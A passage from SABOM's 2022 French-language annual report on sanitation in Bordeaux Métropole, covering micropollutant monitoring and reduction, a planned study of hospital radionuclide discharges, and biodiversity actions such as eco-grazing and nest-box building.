Octylphénols	Orange	Green	Green	Orange	Green	Orange	Green	Green	Orange	Green	Orange	Green	Orange	Green	Green	Red	Green	Green	Orange	Green	Orange	Green	Orange	Green	Green
DEHP	Orange	Green	Green	Red	Red	Orange	Green	Green	Red	Red	Orange	Green	Green	Red	Red	Orange	Green	Green	Orange	Green	Orange	Green	Orange	Green	Green
PFOS	Green	Green	Green	Red	Green	Green	Green	Green	Red	Green	Green	Green	Green	Red	Green	Green	Green	Green	Red	Green	Green	Orange	Green	Green	Green
Toluène	Orange	Green	Green	Orange	Green	Green	Green	Green	Red	Green	Green	Green	Green	Red	Green	Green	Green	Green	Red	Green	Green	Orange	Green	Green	Green
Tétrachloroéthylène	Orange	Green	Red	Red	Green	Green	Green	Green	Red	Red	Green	Green	Green	Red	Green	Green	Green	Green	Red	Green	Green	Orange	Green	Green	Green
Trichloroéthylène	Green	Green	Green	Red	Green	Orange	Green	Green	Red	Green	Green	Green	Green	Red	Green	Green	Green	Green	Red	Green	Green	Orange	Green	Green	Green
Benzo (a) Pyrène	Green	Green	Green	Green	Green	Green	Green	Green	Green	Green	Green	Green	Green	Orange	Green	Green	Green	Green	Orange	Green	Green	Orange	Green	Green	Green
Benzo (b) Fluoranthène	Green	Green	Green	Green	Green	Green	Green	Green	Green	Green	Green	Green	Green	Orange	Green	Green	Green	Green	Orange	Green	Green	Orange	Green	Green	Green
Benzo (g, h, i) Pérylène	Orange	Green	Green	Green	Red	Green	Green	Green	Red	Green	Green	Green	Green	Orange	Green	Green	Green	Green	Orange	Green	Green	Orange	Green	Green	Green
Fluoranthène	Red	Green	Green	Green	Red	Green	Green	Green	Red	Green	Green	Green	Green	Red	Green	Green	Green	Green	Red	Green	Green	Orange	Green	Green	Green
Arsenic (métal total)	Red	Green	Orange	Red	Red	Red	Green	Orange	Red	Red	Red	Green	Orange	Red	Red	Orange	Green	Orange	Red	Red	Red	Orange	Green	Orange	Red
Cadmium (Métal total)	Green	Green	Green	Green	Green	Orange	Green	Green	Green	Red	Orange	Green	Green	Orange	Green	Green	Green	Green	Orange	Green	Green	Orange	Green	Green	Green
Chrome (métal total)	Red	Green	Red	Orange	Red	Orange	Green	Green	Red	Orange	Green	Green	Orange	Green	Red	Green	Green	Orange	Green	Red	Red	Orange	Green	Green	Green
Cuivre (métal total)	Red	Orange	Green	Green	Red	Red	Green	Green	Red	Red	Red	Green	Orange	Green	Red	Green	Green	Orange	Green	Red	Red	Orange	Green	Green	Green
Mercuré (métal total)	Orange	Green	Green	Green	Red	Red	Green	Green	Red	Red	Red	Green	Orange	Green	Red	Green	Green	Orange	Green	Red	Red	Orange	Green	Green	Green
Nickel (métal total)	Orange	Green	Red	Orange	Red	Red	Green	Green	Red	Red	Red	Green	Orange	Green	Red	Green	Green	Orange	Green	Red	Red	Orange	Green	Green	Green
Plomb (métal total)	Orange	Green	Red	Orange	Red	Red	Green	Green	Red	Red	Red	Green	Orange	Green	Red	Green	Green	Orange	Green	Red	Red	Orange	Green	Green	Green

3 - La présentation d'éléments de réponses pouvant constituer un plan d'actions visant à réduire, par la source, les micropolluants identifiés comme présents en quantités significatives dans les eaux usées de Bordeaux Métropole. Les solutions mises en avant peuvent être techniques, administratives ou basées sur des actions de sensibilisation. L'évaluation de leur potentiel d'efficacité au regard de leur coût est posée. Trois paragraphes se distinguent au travers de ce dernier document :

- Rappel des actions existantes et déjà engagées (exemples : le suivi annuel des micropolluants sur le territoire, cf. partie suivante, ou la sensibilisation des particuliers à la réduction des micropolluants au moyen d'encart de facture).

FIGURE 3 - ENV.3.3 Plaquette de sensibilisation spécifique aux micropolluants

Recettes « Do it yourself »

Nettoyant ménager écologique
 Difficulté : 🍷 🍷
 Pour 1 litre de préparation :
 1- Verser 1 cuillère à soupe de bicarbonate de soude
 2- Diluer dans 3/4 de litre d'eau
 3- Verser 1 cuillère à soupe de vinaigre blanc
 4- Ajouter 3 gouttes d'huiles essentielles (au choix : lavande, romarin, eucalyptus, tea tree...)
 5- Mélanger doucement

Désherbant écologique
 Difficulté : 🍷
 1- Faire bouillir 1 litre d'eau
 2- Ajouter 70 grammes de bicarbonate de soude
 3- Arroser les mauvaises herbes
 Dosage maxi = 20 g de bicarbonate pour 1 m² (soit minimum 3,5 m² traités avec 1L de préparation)

Lessive au savon de Marseille
 Difficulté : 🍷 🍷 🍷
 Pour 2 litres de préparation (environ 16 machines) :
 1- Faire bouillir 1 litre d'eau
 2- Ajouter 100 grammes de savon de Marseille râpé
 3- Mélanger la préparation
 4- Ajouter 3 cuillères à soupe de bicarbonate de soude
 5- Mélanger jusqu'à dissolution puis laisser reposer 24h
 6- Rajouter 1 litre d'eau bouillante
 7- Après refroidissement, ajouter 20 gouttes d'huiles essentielles de lavande
 Bien secouer avant chaque utilisation
 Dosage : 1 verre (125 ml) / machine
 Précaution d'usage : ne pas utiliser à table température (30°)

Déodorant solide écologique
 Difficulté : 🍷 🍷
 1- Faire fondre à feu doux dans une casserole 25g d'huile de coco (ajouter éventuellement 10g de cire d'abeille par temps chaud pour figer la préparation, l'huile de coco se liquéfie au dessus de 25°C)
 2- Ajouter 15g de bicarbonate de sodium et 10g de fécule de maïs, puis mélanger pour avoir une préparation homogène
 3- Ajouter les huiles essentielles (facultatif)
 Exemple : Huile essentielle de Patchouli (propriétés antiodorants). Il est possible d'utiliser d'autres huiles essentielles, en accord à ce qu'elles soient adaptées à son usage naturel.
 4- Verser la préparation dans un pot avec couvercle
 5- Laisser reposer au réfrigérateur pour figer le mélange
 6- Conserver ensuite à température ambiante

MICRO MAIS COSTAUD
 TOUS ACTEURS CONTRE LES MICROPOLLUANTS
 L'EAU BORDEAUX MÉTROPOLITAINE

- Propositions d'actions nouvelles (exemple : révision du calcul de la redevance assainissement appliquée aux rejets non domestiques en y intégrant des éléments relatifs au RSDE).
- Évocation d'actions envisagées mais non retenues.

Conformément à la réglementation et parallèlement aux travaux qui seront réalisés dans la continuité du diagnostic à l'amont 2020-2021, une nouvelle phase de recherche et d'identification des micropolluants présents en quantité significative en entrée et sortie des STEP sera réalisée en 2022 - 2023 pour répondre aux exigences réglementaires du RSDE comme le détaille le paragraphe suivant.

LE SUIVI ANNUEL

Le suivi annuel est un engagement contractuel à part entière. Il intègre les objectifs de recherche et de réduction à la source des micropolluants fixés par la réglementation RSDE mais englobe aussi, à titre prospectif, la recherche de molécules à enjeu. En effet, le suivi consiste en la mise en place et l'exécution d'un dispositif de surveillance des substances réglementaires à l'échelle des différents systèmes d'assainissement de Bordeaux Métropole.

Par ailleurs, il intègre à la liste des substances étudiées, un panel de molécules identifiées comme scientifiquement à enjeu, tels que les résidus médicamenteux, ou répondant à la définition de substance dangereuse telle que définie par l'arrêté du 7 septembre 2015 et de l'article R.212-9 du Code de l'Environnement. Au total, le délégataire a proposé de suivre un large panel de micropolluants répondant aux exigences précitées.

La liste des substances étudiées en 2022 est présentée sur le **TABLEAU 7 pour chaque catégorie d'effluent (EU : Eaux Usées, EMN : eau du milieu naturel, ET : Eaux Traitées)**.

La liste des dites substances n'a pas évolué depuis 2020, cependant, elle peut être modifiée annuellement, au fil de l'évolution du suivi et des enseignements qui en seront tirés. Les menus d'analyses sont adaptés aux effluents étudiés et aux besoins de l'étude.

TABLEAU 7 - ENV.3.3. Menus analytiques des substances intégrées au suivi complémentaire 2022 fonction des compartiments étudiés				
FAMILLE DE COMPOSÉS	SUBSTANCES ANALYSÉES (en gras et colorées : substances du listing RSDE)	RÉPARTITION DES MENUS ANALYTIQUES PAR TYPOLOGIE D'EFFLUENT		
Classes	Molécules	EU	EMN	ET
Composés à usages pharmaceutiques (26)	Acide fenofibrique, Acide salicylique, Aténolol, Bezafibrate, Caféine, Carbamazépine, Clarithromycine, Cyclophosphamide, Diclofénac, Erythromicine, Fluoxétine, Gabapentine, Gemfibrozil, Ibuprofène, Ibuprofène 1-hydroxy, Ibuprofène 2-hydroxy, Ifosfamide, Ketoprofen, Naproxen, Oxazepam, Paracétamol, Propranolol, Ranitidine, Sotalol, Sulfaméthoxazole, Triméthoprim	X	X	X
Biocides (1)	Tributylétain (TBT)	X	X	X
Parabènes (2)	Ethylparabène, Méthylparabène	X	-	X
Pesticides (13)	Fipronil, 2,4D, Diuron , Atrazine, Atrazine-2-hydroxy, Imidacloprid , Cybutrine (irgarol) , Terbutryne, Aminotriazole , Cyperméthryne , Cyprodinil , Diflufenicanil , Propiconazole	X	X	X
	Glyphosate + Sulfosate), AMPA	X	X	X
Bisphénols (2)	BPA, BPS	X	X	X
Phtalates (1)	DEHP	X	X	X
PCB, OCP, PBDE (15)	PCB 28, PCB 52, PCB 101, PCB 118, PCB 138, PCB 153, PCB 180 , 24 DDD', BDE 47, BDE 99, BDE 100, BDE 153, BDE 154, BDE 183, BDE 209	X	X	X


TABLEAU 7 - ENV.3.3. Menus analytiques des substances intégrées au suivi complémentaire 2022 fonction des compartiments étudiés				
FAMILLE DE COMPOSÉS	SUBSTANCES ANALYSÉES (en gras et colorées : substances du listing RSDE)	RÉPARTITION DES MENUS ANALYTIQUES PAR TYPOLOGIE D'EFFLUENT		
Classes	Molécules	EU	EMN	ET
HAP (9)	Chrysène, Phénanthrène, Pyrène, Fluoranthène , Benzo(b)fluoranthène + benzo(k)fluoranthène , Benzo(a)pyrène , Benzo (g, h, i) Pérylène , Indéno(1,2,3-cd)pyrène	X	X	X
BTEX et COHV (8)	Chlorure de vinyle, Tétrachloroéthylène , Trichlorométhane (Chloroforme), Benzène , Éthylbenzène , Toluène , Xylènes , Trichloroéthylène	X	X	X
Composés perfluorés (1)	PFOS	X	X	X
Alkylphénols (8)	Nonylphénols , NPEO1 , NPEO2 , 4 Nonylphénol , NP1EC , 4 tert Octylphénol , OP1OE , OP2OE	X	X	X
Métaux (12)	Chrome , Cuivre , Zinc , Cobalt , Nickel , Arsenic , Cadmium , Mercure , Plomb , Titane , Argent , Manganèse	X	X	X

Les substances choisies pour le suivi sont étudiées au travers de 2 campagnes annuelles de prélèvements. En 2022, un ensemble d'une trentaine de points sont définis sur le territoire de Bordeaux Métropole. Les sites de prélèvements retenus visent à permettre l'étude de la qualité chimique des eaux usées, mais aussi de celle des milieux récepteurs ("MN") et des voies de contamination des systèmes d'assainissement vers ces milieux ("EXU EP et DO" dans lesquels on retrouve le rejet de Station d'Épuration, des Déversoirs d'Orage et des exutoires pluviaux).


Depuis 2020, afin que ce suivi participe activement au diagnostic à l'amont RSDE, la stratégie de définition du périmètre d'étude annuel est de se concentrer sur un seul système de collecte et sur son milieu récepteur associé. En 2020, le choix s'était porté sur le bassin de collecte de Sabarèges et le bassin versant du Guâ, en 2021 sur le bassin de collecte de Cantinolle et la Jalle de Canteret.

En 2022, c'est le système d'assainissement de Louis Fargue et les bassins versants des Jalles Ontines, Devèze et Peugue qui ont été étudiés (cf. **CARTE 1**, **CARTE 2** et **CARTE 3**).

CARTE 1 - ENV.3.3 Périmètre d'étude du suivi annuel 2022 - Bassin de collecte de Louis Fargue



CARTE 2 - ENV.3.3 Périmètre d'étude du suivi annuel 2022 - Bassin de collecte de Louis Fargue - Chemin N°1 - Zone urbaine / Caractérisation amont des milieux naturels



CARTE 3 - ENV.3.3 Périmètre d'étude du suivi annuel 2022 - Bassin de collecte de Louis Fargue - Chemin N°2 - Zones urbaine - Industrielles et d'Activités / Caractérisation Amont Aval de la Station d'épuration Louis Fargue



Les points d'échantillonnage choisis pour les eaux usées sont couplés, dans la mesure du techniquement possible, à un moyen de mesure du débit, afin de pouvoir évaluer les flux des substances étudiées. Les prélèvements constitués sont des échantillons moyens 24h qui suivent les prérogatives de la réglementation RSDE (choix et nettoyage du matériel, manipulations, etc.). Des conditions de prélèvement par temps sec sont privilégiées pour éviter les phénomènes de dilution, engendrés par la présence éventuelle d'eaux claires parasites, qui pourrait altérer l'étude de substances déjà recherchées à des concentrations micrométriques voire nanométriques. Les 2 campagnes réalisées ont donc eu lieu en mai / juin 2022 et septembre / octobre 2022 pour répondre à ce critère.

Tous les échantillons ont pu être réalisés, sauf pour :

- le prélèvement sur l'arrivée EP Laroque, lors de la campagne de mai / Juin, en raison de l'absence d'effluents (le site a été remplacé, pour la 2ème campagne par le point Aval Peugeot au niveau du Bassin Carmaux),
- le point AVAL-DEVEZE-EMN, dont seules les analyses CARSO (métaux) ont pu être réalisées, suite à un problème de transport.

PHOTOGRAPHIE 2- ENV.3.3 Mise en place du point de prélèvement Eaux Brutes STEP



Les prélèvements réalisés sur le milieu naturel et le réseau pluvial sont également des bilans moyens 24h. Néanmoins ces sites ne sont pas tous accompagnés de mesure de débit, notamment pour les prélèvements sur les cours d'eau.



Les échantillons constitués sont restitués à 3 laboratoires partenaires : celui de la SABOM à Louis Fargue pour les analyses physico-chimiques des paramètres macroscopiques, CARSO pour les analyses portant principalement sur les métaux et le laboratoire universitaire LPTC-EPOC de Bordeaux 1 pour les micropolluants organiques (médicaments, hydrocarbures, etc.).

PHOTOGRAPHIE 3- ENV.3.3 Flaconnage pour un point de prélèvement



Les données recueillies sont centralisées dans une base de données spécifique aux projets micropolluants. Elle reprend l'historique des données acquises par les délégataires du service de l'assainissement depuis 2013 (plan micropolluant, projet REGARD, exutoires pluviaux, RSDE) et celles nouvellement générées (suivi annuel).

FIGURE 4 - ENV.3.3 Extraits de résultats sur les métaux acquis dans le cadre du suivi annuel



L'année 2022 a été l'occasion de mettre en œuvre une technique de prélèvement par le biais de capteurs passifs de type "Pieuvres", technologie développée par Veolia Eau.

Suite au Suivi Complémentaire qui s'est déroulé en 2020, il a été proposé de ré-investiguer un secteur fortement contributeur au niveau des points Sybille et Carriet sur la commune de Bassens (bassin de collecte de Sabarèges), et ainsi déterminer avec plus de précision les sources d'émission de micropolluants et notamment des familles de HAP dont la signature particulière pourrait être révélatrice d'une émission d'origine industrielle dans cette zone d'activité.


La **FIGURE 5** présente la localisation des implantations desdits capteurs et la **FIGURE 6** les différents types de capteurs mis en œuvre.

L'ensemble des prélèvements ainsi que la pose des capteurs passifs ont été réalisés en interne, par les techniciens du service Expertise et Innovation de la SABOM.

FIGURE 5 - ENV.3.3 Localisation des investigations par capteurs passifs



FIGURE 6 - ENV.3.3 Les différents capteurs passifs mis en œuvre (à gauche pour les métaux et à droite pour les composés organiques PCB et HAP).



IDENTIFICATION DES MICROPOLLUANTS ISSUS DE LA SOURCE RADIOACTIVE

Dans le cadre des engagements portant sur le suivi des substances prioritaires et micropolluants, un axe de travaux spécifiques aux sources de radioactivité a été proposé par la SABOM. Les objectifs adressés proposent d'identifier et caractériser les contributions des établissements hospitaliers en éléments radioactifs au niveau des réseaux d'assainissement, démarche à mettre en œuvre avec l'appui du Centre d'Etudes Nucléaires de Bordeaux Gradignan (CENBG).

Par le passé, les bennes de **refus de dégrillage de la STEP de Clos de Hilde** ont fait l'objet d'une détection de radioactivité au portique de l'incinérateur d'ASTRIA le **21 octobre 2010** (0.32 $\mu\text{Sv/h}$) et le **26 octobre 2010** (0.24 $\mu\text{Sv/h}$). L'origine de cette détection avait été attribuée aux déchets radioactifs d'hôpitaux liés au traitement des cancers. Une sensibilisation des établissements de santé avait été réalisée à cette époque. C'est pourquoi une première approche avait été initialement envisagée et proposait, lors d'un dépassement de seuil au niveau des portiques des sous-traitants collectant nos déchets, de procéder à des mesures sur le réseau via une sonde de radioactivité afin de remonter à l'origine de la ou des sources émettrices potentielles. Dans l'éventualité où une occurrence importante était relevée alors, la démarche avec le CENBG aurait été lancée intégrant des campagnes de mesures quantitatives.

Néanmoins, depuis 2019, aucun dépassement des teneurs de substances radioactives dans les déchets issus du service de l'assainissement n'a été constaté. Suite aux échanges avec le CENBG, un certain nombre de vérifications préalables à la définition d'une stratégie d'échantillonnage devait être réalisé.

En 2021, dans un premier temps, la liste de tous les établissements du territoire utilisant des radionucléides (centres hospitaliers et Centre d'Etudes Nucléaire de Bordeaux Gradignan) a été établie. Il était important de vérifier que ces établissements, raccordés sur le réseau d'assainissement via des conventions de raccordement avec la SABOM, possédaient bien tous une autorisation de détention et d'utilisation de ces radionucléides par l'Agence de Sûreté Nucléaire (ASN). A l'occasion de ce travail, de nouvelles autorisations de déversements pourront être élaborées par le service Usagers pour les établissements qui seraient non enregistrés par nos services.

La mise à jour de la liste des établissements possédant une convention de raccordement et utilisant des radionucléides a été effectuée. La comparaison de cette liste avec celle des établissements possédant une autorisation de l'ASN sur le territoire de Bordeaux Métropole a été effectuée. Cette opération a mis en évidence des différences : en effet, certains établissements raccordés ne possédaient pas d'autorisation de l'ASN. Pour comprendre l'origine de ces écarts, il est important de distinguer les sources de radionucléides scellées des non-scellées (les sources scellées correspondent à des sources radioactives qui ne sont pas introduites dans le corps du patient et de ce fait ne peuvent pas être excrétées. Elles sont utilisées en radiothérapie externes). Ce sont donc les sources non scellées qui sont susceptibles de se retrouver dans le réseau d'assainissement et de polluer, car ce sont des sources qui peuvent notamment être injectées dans le corps de patients et donc se retrouver dans les urines. Les sources scellées quant à elles, utilisées sans intrusion dans le corps du patient, gardent leur forme d'origine et ne peuvent pas être évacuées dans le réseau d'assainissement, il n'y a donc pas de risque de pollution et ces établissements n'ont donc pas besoin d'obtenir d'autorisation de la part de l'ASN.

La liste finale des établissements potentiellement émetteurs de radionucléides non scellés est donc :

- Institut Bergonié (centre de lutte contre le cancer)
- Clinique Saint-Augustin (possède un service de médecine nucléaire)
- Hôpital Haut-Lévêque (possède un service de médecine nucléaire)
- Polyclinique Bordeaux Nord (possède un service de médecine nucléaire)
- Hôpital Xavier Arnoz (possède un accélérateur de particules pour des recherches biomédicales et autres)

En 2022, plusieurs échanges avec le laboratoire LP2I du CENBG ont été organisés pour définir une proposition d'étude afin de caractériser la présence des radionucléides non scellés dans les effluents du service d'assainissement au plus près des branchements des établissements et mettre au point le protocole opératoire.


A l'issue de ces échanges, le périmètre de cette première étude a été défini. Il concerne à la fois des eaux usées rejetées par les établissements hospitaliers mais aussi des eaux usées sélectionnées pour permettre d'effectuer une mesure de « bruit de fond ». Ces bruits de fonds ont des origines de rejets non contrôlables, et détermineront la quantité de radionucléides « classiques » contenus dans les eaux usées. Leurs prélèvements doivent se faire dans des zones sans bâtiment hospitalier et avec des effluents à connotation fortement domestique.

Deux secteurs ont été retenus : le bassin de collecte (BC) de Clos de Hilde et celui de Louis Fargue car ils hébergent des établissements hospitaliers susceptibles de rejeter des radioéléments issus de sources non scellées via les rejets des cuves de décroissance. Les prélèvements seront effectués sur **trois sites pour le BC de Clos de Hilde** (Xavier Arnoz & Haut Lévêque ainsi qu'un point à Bouliac pour le bruit de fond) et sur **quatre sites pour le BC de Louis Fargue** (Polyclinique Bordeaux Nord, CHU Pellegrin, l'institut Bergonié, Le Bouscat pour le bruit de fond).


En complément, sur les conseils des experts du laboratoire, l'analyse des effluents représentatifs d'une zone d'activité industrielle sera réalisée sur 3 campagnes. Le choix s'est porté sur la zone industrielle entre les PR Sybille et PR Carriet, car le suivi complémentaire 2020 avait mis en évidence une empreinte de micropolluants typique de la signature de rejets industriels dans les effluents d'eaux usées analysés.

Les cartographies ci-après présentent les sites qui feront l'objet du suivi :

CARTE 4 - ENV.3.3 Cartographie des établissements hospitaliers présents sur le Bassin de Collecte de Clos de Hilde



CARTE 5 - ENV.3.3 Cartographie des établissements hospitaliers présents sur le Bassin de Collecte de Louis Fargue



Les prélèvements sont sous-traités pour ces campagnes, ils seront faits sur une durée comprise entre 6h et 8h, afin de limiter au maximum le temps de séjour des échantillons. En effet, les temps de vie de la majorité des radionucléides sont trop courts pour faire un prélèvement moyenné sur 24h. Les prélèvements se feront donc entre 4h et 12h pour avoir un maximum d'activités. Ils seront remis au laboratoire avant 14h afin qu'ils puissent être analysés dans la journée même à réception. Au total, 6 campagnes seront menées, idéalement avec un intervalle de temps de 2 mois séparant chaque campagne pour garantir une exploitation de données statistiquement représentatives. L'ensemble des rayonnements gamma seront analysés et tous les émetteurs seront identifiés.

Idéalement, les campagnes de prélèvements seront menées par temps sec pour limiter les phénomènes de dilution, ce qui nécessitera une adaptation du calendrier de prélèvements.

Une première campagne a été réalisée en décembre 2022. Les autres suivront courant du premier semestre 2023.

CARACTÉRISATION DES SOURCES DE MICROPOLLUANTS ISSUES DES ACTIVITÉS DU SERVICE D'ASSAINISSEMENT

Dans le cadre des engagements pris par la SABOM pour caractériser les contributions des diverses sources d'introduction de micropolluants dans le milieu et être en mesure de proposer à terme, des solutions de réduction de leur présence dans l'environnement, un état des lieux des émissions potentielles de micropolluants liées aux activités des différents services de la SABOM a été effectué en 2019.

En 2020, les démarches entreprises ont consisté à développer le plan d'actions à mettre en place sur la base des conclusions de l'audit mené en 2019 suivant les trois thématiques principales mentionnées ci-dessous :

- Amélioration de la connaissance des flux de micropolluants potentiellement émis,
- Réduction des émissions en micropolluants relatives à l'emploi de produits chimiques,
- Globaliser la mise en place de systèmes de protection pour le dépotage des produits chimiques.

Les différentes actions identifiées à l'issue des travaux réalisés en 2020 n'ont pas avancé en 2022. Elles se poursuivent en 2023.

ENV.3.4. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel E12	Nombre de pollutions ayant entraîné un déversement au milieu naturel (Hydrocarbures, Solvants, effluents industriels)	N/A	10	2	3	5
Indicateur opérationnel E26	Ecotoxicité des produits chimiques utilisés	100% des produits chimiques ne contiennent aucune des 22 substances polluantes	Voir commentaire	Voir commentaire	Voir commentaire	Voir commentaire
Indicateur opérationnel E27	Non-réalisation d'une analyse de substances dangereuses ou ne concernant pas la totalité des substances prévues	0 manquement ou incomplétude	4	1	0	0

❖ E26

Les résultats de l'étude réalisée en 2019 ont montré que la SABOM pouvait potentiellement émettre des rejets contenant des micropolluants de par certaines de ses activités, notamment les substances de type métaux, HAP, COHV et nonylphénol. En revanche, les émissions de substances telles que les PCB, les PBDE, et les pesticides ne sont pas mises en avant.

Suite à cette étude et à l'audit réalisé sur l'identification des émissions potentielles de micropolluants dans le cadre des activités SABOM, des actions ont été menées en 2020. Après avoir dressé la liste des fournisseurs de produits sensibles avec produits associés, des contacts ont été pris avec chacun d'entre eux pour connaître la composition de leurs produits et leur demander une attestation d'absence de micropolluant RSDE si toutefois la composition exacte de leurs fabrications n'était pas diffusable. Cette action a été initiée en 2020 et a permis de corriger un écart avec l'un des fournisseurs qui n'utilisait pas les produits spécifiques labellisés ECOCERT prévus au contrat. Pas d'évolution des prestations et prestataires en 2021 - pas de nouveaux produits ou réactifs utilisés par la SABOM. Il en est de même pour l'année 2022.

PROTECTION DE L'ENVIRONNEMENT ET PROMOTION DE LA BIODIVERSITÉ ENV.4

SABOM

RÉFÉRENTIEL CONTRAT

Article 48

Développement durable

Article 48.2e

Plan biodiversité

Annexe 82 Promotion de la biodiversité

Annexe 107 Autres pénalités et indicateurs

SOMMAIRE

ENV.4.1 GESTION ÉCOLOGIQUE DES SITES	759
ENV.4.2. ACTIONS DE PROTECTION DE L'ENVIRONNEMENT ET PROMOTION DE LA BIODIVERSITÉ	787
ENV.4.3. PERSPECTIVE D'AVENIR DE LA GESTION ÉCOLOGIQUE DES SITES	792
ENV.4.4. EMPREINTE SUR LES MILIEUX NATURELS	793
ENV.4.5. BILAN DES INDICATEURS.....	797

DÉFINITION

Une **espèce patrimoniale** est une espèce protégée, menacée, rare, ou ayant un intérêt scientifique ou symbolique. C'est une espèce que les scientifiques et les conservateurs estiment importante, pour des raisons écologiques, scientifiques et/ou culturelles.

Dans la continuité de son plan d'action dédié, la SABOM a réalisé, en 2022, de nombreuses actions stratégiques ou opérationnelles, en matière d'environnement et de biodiversité. De la gestion écologique des espaces délégués, du suivi de l'impact des activités sur la biodiversité et le milieu naturel, de l'éco-pâturage pérennisé sur la station d'épuration de Louis Fargue à la mise en place de label de qualité en écologie, la SABOM a intégré, au cœur de ses métiers, cette attention et cette volonté de contribuer fortement aux enjeux de lutte contre l'érosion de la biodiversité, de préservation et de restauration de la biodiversité du territoire de Bordeaux Métropole.



PROJET "UN MILLION D'ARBRES"

Ce projet mis en place par Bordeaux Métropole vise, comme son nom l'indique, à planter 1 million d'arbres et arbustes sur l'ensemble de son territoire sur une période de 10 ans. Les bassins de rétention, de par leur surface végétalisée, sont des espaces adaptés pour la plantation d'arbustes et de haies. La SABOM, à la demande de la Direction de l'Eau, a étudié et proposé des sites pouvant potentiellement être intégrés dans ce projet. Ces plantations pourraient répondre à des préconisations identifiées par les naturalistes et bénéficier à la faune présente sur ces bassins tout en attirant de nouvelles espèces. En 2021, les sites étudiés et choisis pour de futures plantations ont été les bassins de Lafontaine, de Dinassac, de Clos Favols, de Chêne Vert, de Carmaux et la station d'épuration de Blanquefort Lille. Pour ces bassins, le projet de les enrichir en végétation répond notamment à certaines préconisations émises par les naturalistes en charge des suivis écologiques menés sur ces sites.

Ce projet qui s'inscrit dans le temps, se concrétise petit à petit. En 2022, la SABOM a été sollicitée par le Pôle territorial Ouest, notamment par la personne chargée "d'opération nature" et la direction de l'eau afin de dimensionner finement le besoin quantitatif de plantations et dresser la liste des essences les plus adaptées pour les bassins de Lafontaine et de Dinassac. Les plantations sont prévues sur la période hivernale, début 2023.

Bassin de Lafontaine




ENV.4.1 GESTION ÉCOLOGIQUE DES SITES

LA POURSUITE DE LA GESTION RAISONNÉE SUR L'ENSEMBLE DES ESPACES VERTS

Une gestion écologique de l'ensemble des espaces délégués est mise en place, suivant deux niveaux de gestion qui diffèrent en fonction du potentiel écologique des sites et des possibilités d'intervention du service :

- un niveau général applicable sur tous les sites avec une gestion raisonnée des espaces verts (respect de la charte des bonnes pratiques avec notamment le zéro produit phytosanitaire, la mise en place d'éco-pâturage quand cela est possible),
- un niveau de gestion plus poussé avec une gestion écologique fine sur 15 sites identifiés comme présentant un véritable potentiel écologique : les bassins de Dinassac à Blanquefort, de Lafontaine, Chêne Vert et Carmaux à Mérignac, de Bassens aval et Domaine de la Fantaisie à Bassens, de Clos Favols à Carbon Blanc, de l'Archevêque à Lormont, de la Jacotte à Floirac, de Saint Urbain à Villenave d'Ornon, de Lamothe-Lescure à Eysines, du Bourgailh et Chappement à Pessac, du RD1215 au Haillan et de la station d'épuration Lille à Blanquefort.





LA FABRIQUE A NICHOURS

Le printemps est là ! Il va de pair avec le retour des beaux jours, des températures qui montent et des oiseaux qui chantent l'amour. Et si justement nous aidions les oiseaux à gazouiller à l'abri des regards...

En 2022, la SABOM a organisé une sensibilisation sur la biodiversité, intitulée " Comment construire des nichours".

Cette sensibilisation a réuni à la fois du personnel de la SABOM, des naturalistes et également une dizaine de jeunes de l'Institut Thérapeutique Educatif (ITEP) Breillan de Talence autour d'un projet commun : construire des nichours et les mettre en place sur les sites en gestion écologique. Ce projet soutenu par le Fonds Développement Durable a vu le jour le 15 avril 2022. Organisé par le service Expertise/Innovation et SMI/ Suivi contrat, le projet s'est déroulé tout au long de l'année et s'est traduit par la construction de nichours et deux ateliers de mises en place et d'observation des oiseaux in situ, sur le bassin Carmaux et le bassin Chappement.

Par ailleurs, cette session s'inscrit dans les sensibilisations annuelles du personnel sur le volet biodiversité : une occasion de faire d'une pierre deux coups et de nous éduquer à la préservation des habitats pour les oiseaux !

Nichour à hirondelle





LA FAMILLE MOUTONS S'AGRANDIT

Voilà maintenant plus de trois ans que les moutons font partie du paysage de la station d'épuration de Louis Fargue grâce au partenariat avec la société Ecomouton. L'effectif s'est agrandi en début d'année 2022 avec la naissance de quatre agneaux en janvier qui ont pu profiter des zones de pâturage présentes sur la STEP en compagnie du reste du troupeau.



L'éco-pâturage s'intègre dans les principes de la gestion différenciée en limitant l'utilisation d'engins mécaniques, réduisant ainsi l'empreinte carbone de la SABOM, en protégeant la faune et en assurant le maintien de la biodiversité faunistique et floristique. L'utilisation du mouton d'Ouessant et du mouton Landais, principalement, sur nos sites, permet par ailleurs, de valoriser ou de sauvegarder des races rustiques et locales.

Suite à une première année d'expérimentation de l'éco-pâturage en 2019, il a été convenu de maintenir ce type d'entretien sur la station d'épuration de Louis Fargue et de le faire perdurer dans le temps. L'ensemble des critères favorisant le maintien de ce type d'entretien étaient au rendez-vous sur ce site (qualité, environnement, coût). Un troupeau de moutons est donc mis à disposition sur site, toute l'année, par notre prestataire, la société Ecomouton sur certaines zones du site choisies pour leur espace, leur quiétude et leur facilité d'accès. Un berger visite le troupeau tous les quinze jours afin de s'assurer de leur santé et de leur bien-être, d'ajuster le nombre de têtes nécessaires indispensables pour garantir un entretien optimisé et une alimentation de qualité des moutons.

Par ailleurs, le site de Sabarèges présentant des atouts en termes de quiétude et suite à la demande de la société Ecomoutons, la prairie de la station d'épuration a été mis à disposition, comme l'an passé, pour l'hivernage d'un troupeau d'une quarantaine de moutons.

Ce sont près de 2 hectares qui ont été entretenus de cette manière en 2022 pour des résultats visibles au cours de l'année sur les deux sites.

La présence de ces animaux est à ce jour pleinement intégrée à notre activité et à la qualité de vie au travail du personnel concerné.

PHOTOGRAPHIE 1 - ENV.4.1. L'éco-pâturage sur le site de Louis Fargue en 2022



PHOTOGRAPHIE 2 - ENV.4.1. Le troupeau de moutons d'Ouessant sur le site de Sabarèges en mars 2022



LE SUIVI PARTICULIER SUR LES SITES À POTENTIEL ÉCOLOGIQUE

La SABOM s'appuie sur l'expertise des associations de la SEPANSO (Fédération des Sociétés pour l'Etude, la Protection et l'Aménagement de la Nature dans le Sud-ouest) et de la LPO (Ligue pour la Protection des Oiseaux) pour la réalisation des suivis écologiques des quinze sites concernés.

Comme toutes les années précédentes, les suivis écologiques se sont concentrés sur six groupes d'espèces : les végétaux présentant un intérêt patrimonial et les espèces invasives, les oiseaux, les reptiles, les amphibiens, les odonates (libellules et demoiselles) et les rhopalocères (papillons de jour).

